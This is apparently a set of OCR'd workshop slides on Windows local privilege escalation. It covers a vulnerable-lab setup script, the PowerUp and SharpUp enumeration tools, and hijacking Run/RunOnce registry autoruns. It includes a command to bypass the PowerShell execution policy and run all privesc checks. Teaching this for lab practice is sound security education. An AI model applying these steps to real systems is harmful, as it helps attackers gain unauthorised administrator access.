
- No kernel exploits in FOX.com.
- We're going to focus on feature and misconfiguration abuse to elevate our privileges ;)

LOCAL PRIVESC – LPE WORKSHOP


- Looking for a great way to practice various privilege escalation attacks in your lab?

Windows / Linux Local Privilege Escalation Workshop – https://github.com/sagishahar/lpeworkshop

- This is probably one of the most comprehensive and practical privesc resources out there right now.
- Simply login as a local administrator on your lab system, clone the GitHub repository and run the batch script to make your Windows box vulnerable to a number of misconfiguration based privesc vulnerabilities.



- Making our target box vulnerable.



LOCAL PRIVESC – POWERUP & SHARPUP

- **PowerUp –** Powershell script to enumerate numerous Windows privilege escalation paths/vectors that rely on misconfigurations; not kernel/software exploits.
- **SharpUp –** A C# port of some of PowerUp's functionality.


PowerUp Usage:

```
#Bypass Powershell execution policy

$env:PSExecutionPolicyPreference="bypass‘‘

#Import PowerUp and run all privesc checks

Import-Module .\PowerUp.ps1

Invoke-AllChecks
```


SharUp Usage:

```
#Run vulnerability checks

SharpUp.exe
```

LOCAL PRIVESC – POWERUP




LOCAL PRIVESC – SHARPUP



LOCAL PRIVESC – REGISTRY AUTORUNS

- Run and RunOnce registry keys cause programs to run each time that a user logs on.
- They are sometimes used by admins/installed software in organisations to run specific programs/utilities every time a user logs in.
- But what if we can modify the program that runs and force our malicious program to run with admin rights?



Reference – https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys

LOCAL PRIVESC – REGISTRY AUTORUNS

